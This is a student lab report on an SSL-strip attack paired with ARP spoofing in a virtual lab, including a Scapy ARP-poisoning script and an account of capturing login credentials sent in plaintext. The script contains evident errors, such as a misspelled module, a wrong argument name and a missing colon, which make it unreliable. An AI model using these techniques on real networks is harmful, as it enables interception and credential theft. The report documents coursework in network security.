Farhad Ahmed
Network Security
Professor McCoy
03/12/19

Lab 2 – TLS MITM Attack

This lab is designed to demonstrate a SSL strip attack on Transport Layer Security, exploiting a man-in-the-middle vulnerability. In this situation, the system redirects people from a secure version of a webpage to an unsecure version. As the man-in-the-middle, the attack can access any data that is transferred between the webpage and the user.

Before beginning the lab, the site http://fakebook.vlab.local was visited and the page's source code was checked to see the post action of the user login which contained a secure http link.


```
23 <form action="https://fakebook.vlab.local/login.php" method="post">
```

The first steps in the lab were to run a series of commands in the terminal on the Kali Linux machine. The first command allows the machine to accept inbound packets and then forward them outbound as well as the reverse. The second command redirects traffic that is inbound on port 80 to port 8080 where sslstrip app will be listening in on.

After running these commands, a ScaPy script was written that would continuously send gratuitous ARP messages from the Kali to both the router and the victim machine.


```
## LAB 02 -- TLS MITM ATTACK
##
## system redirects from a secure version of a webpage to an unsecured one
##
## Farhad Ahmed -- fa961
## 03/12/19
##


from scapt.all import *
from time import sleep
import os
import sys



def main()
    rtrIP = "10.10.111.1"
    winXP_IP = "10.10.111.101"
    winXP_MAC = "00:00:00:00:00:04"
    rtrMAC = "00:00:00:00:00:02"

    while(True):
        send(ARP(op = 2, psrc = rtrIP, pddst = winXP_IP, hwsrc = winXP_MAC))
        send(ARP(op = 2, psrc =winXP_IP, pdst = rtrIP, hwsrc = rtrMAC))

    sleep(4)


if __name__ == "__main__":
    main()
```

Running the script through terminal and using the sudo command, the script began to produce output for each packet being sent.



After seeing that the packets were successfully being sent, the sslstrip script was run from the /usr/share/sslstrip directory with flags –l for listening and parameter 8080 as the port to listen on.

As the attack ran, the victim machine reconnected to the site and the arp –a command was also run. The command produced the following results:




Viewing the site's source code revealed that the post action no longer linked to the secure version of the site.

```
</style>
<div align=right style="width: 600px ">
<form action="http://fakebook.vlab.local/login.php" method="post">
<input name="userid" type="text" value="userid" class="hintTextbox" siz
<input name="pass" type="password" value="password" class="hintTextbox"
</form>
```

Entering the given credentials in the lab into the fakebook site, the account was logged into and a dashboard was displayed.

Since the sslstrip script had been running this whole time, it captured this information and recorded it into the sslstrip log file.



An sslstrip attack is most successful when paired with a man-in-the-middle attack, in this scenario being the ARP spoofing. The victim (winXP) via the web browser makes a request for the fakebook site from the server but is instead sending the request to the attacker (Kali). The attacker can establish a secure connection to the server via its own machine by forwarding the request to the server. When sending back the data to the victim, the sslstrip attack lowers the security state from https to http response which is what the victim receives. Thus, as the victim enters their login information and submits the post, the information remains in plaintext over the http connection. Seeing that the information is in plaintext, the attacker can collect the information and append it to a log file as it is being transmitted.